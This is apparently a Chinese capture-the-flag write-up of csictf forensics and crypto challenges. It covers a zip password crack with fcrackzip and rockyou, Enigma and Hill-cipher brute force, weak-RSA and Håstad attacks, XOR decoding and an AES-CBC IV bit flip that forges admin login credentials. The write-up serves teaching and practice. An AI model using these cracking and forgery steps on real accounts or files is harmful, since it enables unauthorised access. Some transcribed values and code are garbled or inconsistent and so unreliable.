
Panda

考点：图片分析

I wanted to send this file to AJ1479 but I did not want anyone else to see what's inside it, so I protected it with a pin.

分析

我想把这个文件发送到AJ1479，但我不想让其他人看到里面有什么，所以我用一个pin保护它




给定的zip文件有密码，使用fcrackzip或john去爆破

```
fcrackzip -v -u -D -p rockyou.txt panda.zip
```

爆破出来密码是2611

在使用密码提取zip文件之后，得到两张图，一张是整齐的，另一张是有些许马赛克的



在使用XXD进行分析时，很明显，在第二张图像中，原始图像的某些部分被替换了（带有flag）
写一个简单的Go程序，用于打印更改的字节（flag）：

```

package main

import (
    "io/ioutil"
    "fmt"
)

func main() {

    corrupted, err1 := ioutil.ReadFile("panda1.jpg")
    original, err2 := ioutil.ReadFile("panda.jpg")

    if err1 != nil || err2 != nil {
        fmt.Printf("Error loading the files")
    }

    for i, cur := range original {
        if cur != corrupted[i] {
            fmt.Printf("%c", corrupted[i])
        }
    }

    return
}

```

拿到flag

csictf{kung_fu_p4nd4}

Crypto

Mein Kampf

考点: python enigma

"We have intercepted the enemy's communications, but unfortunately, some data was corrupted during transmission. Can you recover the message?"

M4

UKW \$

Gamma 2 4

\$ 5 9

\$ 14 3

\$ 5 20

fv cd hu ik es op yl wq jm

Ciphertext: zkrwvvnrkulxhoywoj

(Words in the flag are separated by underscores)

分析

从通信数据格式来看,很明显,此题目使用了Enigma(题目的标题也有所暗示),但是在一些机器配置不清晰的地方有\$,唯一的解题方法是通过所有可能的暴力测试,看看哪种组合能够得到正确的标志格式的输出,为了实现自动化,使用Python中的py enigma包

掏出脚本:

```

from enigma.machine import EnigmaMachine

reflectors = ['B-Thin', 'C-Thin']
rotors = ['I', 'II', 'III', 'IV', 'V', 'VI', 'VII', 'VIII']

for r1 in rotors:
    for r2 in rotors:
        for r3 in rotors:
            for r in reflectors:
                machine = EnigmaMachine.from_key_sheet(
                    rotors=' '.join(['Gamma', r1, r2, r3]),
                    reflector=r,
                    ring_settings='D I C T',
                    plugboard_settings='fv cd hu ik es op yl wq jm'.upper())
                machine.set_display('BENE')
                temp = machine.process_text('zkrtwvvnrkulxhoywoj')
                if 'CTF' in temp:
                    print(temp, r1, r2, r3, r)

```

输出为CSICTFNOSHITSHERLOCK I V VII B-Thin

拿到flag

csictf{no_shit_sherlock}

Rivest Shamir Adleman

考点：RSA加解密

These 3 guys encrypted my flag, but they didn't tell me how to decrypt it.

Files:

打开enc.txt

```

n = 408579146706567976063586763758203051093687666875502812646277701560732347095463873824829467529879836457478436
0986856065529925131642247123981955035642074859382788275239721391960704313970497001195034365222510104309181439332
5532311742171200064432438109460025729192952379260942132500252706747180899241016691764105770356286066302687311132
2556414272297111644069436801401012920448661637616392792337964865050210799542881102709109912849797010633838067759
525247734892916438373776477679080154595973530904808231
e = 65537
c = 226582271940094442087193050781730854272200420106419489092394544365159707306164351084355362938310978502945875
7124963074873675484513115932835893175112136562344330159065181354300480272465481930628459615413758984961501237211
8002041723287221202678228671154177749147722076282362061224159336707040534967533788927027710223529845576327319454
0359004938828819546420083966793260159983751717798236019327334525608143172073795095665271013295322241504491351162
010517033995871502259721412160906176911277416194406909

```

分析题目

n的值是用一个小素数生成的，盲猜可以使用暴力破解搜索其中一个素数，然后再解密文本

```
import mod

f = open("enc.txt").read().split('\n')
n = int(f[0].split()[2])
e = int(f[1].split()[2])
c = int(f[2].split()[2])

p = None
for i in range(2,n):
    if n % i == 0:
        p = i
        break
q = n // p
phi = (p-1) * (q-1)

em = mod.Mod(e, phi)
d = int(1 // em)
cm = mod.Mod(c, n)
dec = int(cm ** d)

print(bytes.fromhex(hex(dec)[2:]))
```

拿到flag

csictf{sh0uld'v3_t4k3n_b1gg3r_pr1m3s}

Quick Math

考点: hastad attack

Ben has encrypted a message with the same value of 'e' for 3 public moduli -

$n_1 = 86812553978993$

$n_2 = 81744303091421$

$n_3 = 83695120256591$

and got the cipher texts -

$c_1 = 8875674977048$

$c_2 = 70744354709710$

$c_3 = 29146719498409$

Find the original message. (Wrap it with csictf{})

https://blog.csdn.net/weixin_46676743

分析

给出的问题是hastad攻击的一个典型实例

例 https://en.wikipedia.org/wiki/Coppersmith%27s_attack#%E3%A5stad%27s_broadcast_attack，题目给定3对n和c，且e=3的值相同，则可以对原始信息进行解码

Håstad's broadcast attack [\[edit\]](#)

The simplest form of Håstad's attack^[2] is presented to ease understanding. The general case uses the Coppersmith method.

Suppose one sender sends the same message M in encrypted form to a number of people $P_1; P_2; \dots; P_k$, each using the same small public exponent e , say $e = 3$, and different moduli N_1, N_2, \dots, N_k . A simple argument shows that as soon as k ciphertexts are known, the message M is no longer secure: Suppose Eve intercepts C_1, C_2, \dots, C_k , and $C_i \equiv M^e \pmod{N_i}$. We may assume $M < N_i$ for all i, j (otherwise, it is possible to compute a factor of one of the N_i 's by computing $\gcd(N_i, N_j)$). By the Chinese Remainder Theorem, she may compute $C \in \mathbb{Z}_{N_1 N_2 N_3}^*$ such that $C \equiv C_i \pmod{N_i}$. Then $C \equiv M^3 \pmod{N_1 N_2 N_3}$; however, since $M < N_i$ for all i , we have $M^3 < N_1 N_2 N_3$. Thus $C = M^3$ holds over the integers, and Eve can compute the cube root of C to obtain M .

For larger values of e more ciphertexts are needed, particularly, $k \geq e$ ciphertexts are sufficient.

Generalizations [\[edit\]](#)

Håstad also showed that applying a linear-padding to M prior to encryption does not protect against this attack. Assume the attacker learns that $C_i \equiv (M + a_i)^e \pmod{N_i}$ for $1 \leq i \leq k$ and some linear function a_i , i.e., Bob applies a pad to the message M prior to encrypting it so that the recipients receive slightly different messages. For instance, if M is m bits long, Bob might encrypt $M + a_i$ and send this to the i -th recipient.

If a large enough group of people is involved, the attacker can recover the plaintext M from all the ciphertext with similar methods. In more generality, Håstad proved that a system of univariate equations modulo relatively prime composites, such as applying any fixed polynomial $g_i(M) \equiv 0 \pmod{N_i}$, could be solved if sufficiently many equations are provided. This attack suggests that randomized padding should be used in RSA encryption.

Theorem 2 (Håstad)

Suppose N_1, \dots, N_k are relatively prime integers and set $N_{\min} = \min_i \{N_i\}$. Let $g_i(x) \in \mathbb{Z}/N_i[x]$ be k polynomials of maximum degree q . Suppose there exists a unique M satisfying $g_i(M) \equiv 0 \pmod{N_i}$ for all $i \in \{1, \dots, k\}$. Furthermore, suppose $M < N_{\min}^{1/q}$. There is an efficient algorithm which, given $(N_i, g_i(x))$ for all i , computes M .

掏出脚本

```
from pwn import remote
from sympy.ntheory.modular import crt
from gmpy2 import iroot

e = 3
N = [86812553978993, 81744303091421, 83695120256591]
C = [8875674977048, 70744354709710, 29146719498409]

resultant, mod = crt(N,C)
value, is_perfect = iroot(resultant,e)
print(bytes.fromhex(str(value)).decode())
```

拿到flag

csictf{h45t4d}

Modern Clueless Child

考点：异或运算加解密

```
'I was surfing the crimson wave and oh my gosh I was totally bugging. I also tried out the lilac hair trend but it didn't work out. That's not to say you are any better, you are a snob and a half. But let's get back to the main question here- who am I? (You don't know my name)'
```

Ciphertext =

```
"52f41f58f51f47f57f49f48f5df46f6ef53f43f57f6cf50f6df53f53f40f58f51f6ef42f56f43f41f5ef5cf4e"
```

(hex) Key = "12123"

https://blog.csdn.net/weixin_46676743

分析

可以看到f出现在每两个字符之后，在f上拆分密文会产生一个字节数组。当以字节表示时，将产生一个数组，63 73 69 63 74 66 7b。对这个数组与密文的前7个元素进行异或运算，得到一个byte array，31 32 31 33 31 32，这个字节数组的单位数字是解题的关键

掏出脚本：

```
import base64

cipher = "52f41f58f51f47f57f49f48f5df46f6ef53f43f57f6cf50f6df53f53f40f58f51f6ef42f56f43f41f5ef5cf4e".split('f')
key = ['3' + i for i in "12123"]

res = []
for i, n in enumerate(cipher):
    x = int(n, 16)
    y = int(key[i % len(key)], 16)
    res.append(hex(x ^ y)[2:])

res = "".join(res)
print(bytes.fromhex(res).decode())
```

拿到flag

csictf{you_are_a_basic_person}

The Climb

考点：java代码分析、模运算

```
"We are not lost, we're right here somewhere on this little blue line. Wait, why do I feel like I'm being watched?"
(Don't forget to wrap the flag with csictf{ })
```

theclimb.java包含以下代码

```
public class Main
{
    int kmatrix[][];
    int tmatrix[];
    int rmatrix[];

    public void div(String temp, int size)
    {
        while (temp.length() > size)
        {
            String substr = temp.substring(0, size);
            temp = temp.substring(size, temp.length());
            perf(substr);
        }
    }
}
```

```

}
if (temp.length() == size)
    perf(temp);
else if (temp.length() < size)
{
    for (int i = temp.length(); i < size; i++)
        temp = temp + 'x';
    perf(temp);
}
}

public void perf(String text)
{
    textconv(text);
    multiply(text.length());
    res(text.length());
}

public void keyconv(String key, int len)
{
    kmatrix = new int[len][len];
    int c = 0;
    for (int i = 0; i < len; i++)
    {
        for (int j = 0; j < len; j++)
        {
            kmatrix[i][j] = ((int) key.charAt(c)) - 97;
            c++;
        }
    }
}

public void textconv(String text)
{
    tmatrix = new int[text.length()];
    for (int i = 0; i < text.length(); i++)
    {
        tmatrix[i] = ((int) text.charAt(i)) - 97;
    }
}

public void multiply(int len)
{
    rmatrix = new int[len];
    for (int i = 0; i < len; i++)
    {
        for (int j = 0; j < len; j++)
        {
            rmatrix[i] += kmatrix[i][j] * tmatrix[j];
        }
        rmatrix[i] %= 26;
    }
}

public void res(int len)
{
    String res = "";
    for (int i = 0; i < len; i++)
    {
        res += (char) (rmatrix[i] + 97);
    }
}

```



```

        res = (char) (Math.floor(Math.random() * 26));
    }
    System.out.print(res);
}

public static void main(String[] args)
{
    Main obj = new Main();
    System.out.println("Enter the plain text: ");
    String text = "fakeflag";
    System.out.println(text);
    System.out.println("Enter the key: ");
    String key = "gybnqkurl";
    System.out.println(key);
    double root = Math.sqrt(key.length());
    if (root != (long) root)
        System.out.println("Invalid key length.");
    else
    {
        int size = (int) root;

        System.out.println("Encrypted text = ");
        obj.keyconv(key, size);
        obj.div(text, size);
    }
}
}

```

代码意思大致是要获取密钥gybnqkurl，将其转换为3x3矩阵，并通过将块的“点积”与密钥矩阵的每行模26进行编码，从而对每个块的三个字符进行编码。

做法就是遍历每个密文块的大小为3（总计 $26^3=17576$ ）的所有可能块，对其进行加密，并查看它是否与密文块匹配，每个密文块的预期像数将很低，因此可以手动选择正确的明文块，每个密文块对应一个明文块

```

import string

cipher = 'lrzlhombgichae'
key = 'gybnqkurp'

def encrypt(text, key):
    keylist = []
    for c in key:
        keylist.append(ord(c) - ord('a'))
    textlist = []
    for i in range(3):
        for c in text:
            textlist.append(ord(c) - ord('a'))
    ret = ''
    for i in range(3):
        temp = 0
        for j in range(3):
            ind = i*3 + j
            temp += keylist[ind]*textlist[ind]
        ret += chr(temp%26 + ord('a'))
    return ret

cipher = [cipher[i:i+3] for i in range(0, len(cipher), 3)]

for s in cipher:
    for a1 in string.ascii_lowercase:
        for a2 in string.ascii_lowercase:
            for a3 in string.ascii_lowercase:
                if encrypt(a1+a2+a3, key) == s:
                    print(a1+a2+a3, end = '')

```

输出是hillshaveeyesx，其中x表示填充，去掉填充并用flag格式包装其余部分，就拿到了最终的flag
csictf{hillshaveeyes}

Login Error

考点：AES加解密、CBC

We forgot our credentials, help us to get the flag.

访问服务器有如下提示：

We implemented a really cool AES-encryption for our login, however in the process we forgot the username and password to the admin account.

We don't remember the exact credentials but the username was similar to c?i and password similar to c?f. When we entered 'user:c?i' and 'pass:c?f' the portal spit out 2 hex strings :

```

74fe40821832d516552c931cb75dca4b5122d18d66c0d31361724e305cf103e1
74fe40821832d516552c931cb75dca4b9f06c892f2c94c75e8dd185410621e0a

```

The only way to login now is to enter 2 hex strings which decrypt to the correct credentials.

Enter username hex string :

Enter password hex string :

Error!!

我们为我们的登录实现了一个非常酷的AES加密，但是在这个过程中我们忘记了管理员帐户的用户名和密码。

我们不记得确切的凭据，但用户名类似于c? i和密码类似于c? f。

我们进去的时候用户：c? 我'和'通过：c? 门户会弹出两个十六进制字符串：

```
74fe40821832d516552c931cb75dca4b5122d18d66c0d31361724e305cf103e1
```

```
74FE40821832D516552C931CB75DCA4B9F06C892F2C94C75E8DD185410620A
```

现在登录的唯一方法是输入2个十六进制字符串，这些字符串将解密为正确的凭据。

输入用户名十六进制字符串：

输入密码十六进制字符串：

错误！！

题目分析:

在给定的两个密文中，每个密文的前半部分是相同的。因此，这表示可能前半部分是公共IV值，而后半部分是在CBC模式下使用AES的明文加密，在CBC模式下，通过解密第一个密文块并将其与IV值异或得到第一个明文块。由于这里只存在一个块，通过更改发送用于解密的IV值，我们可以将解密的明文更改为我们想要的任何内容，例如，对于用户名，假设用户是包含AES加密的bytearray“用户：c? 我们可以把它变成用户：csi“通过执行`user[6]=ord('?') ord('s')`，密码也是如此，提交这些新值可以拿到flag！！

```
csictf{Sh4u!d_hav3_n0t_u5ed_CBC}
```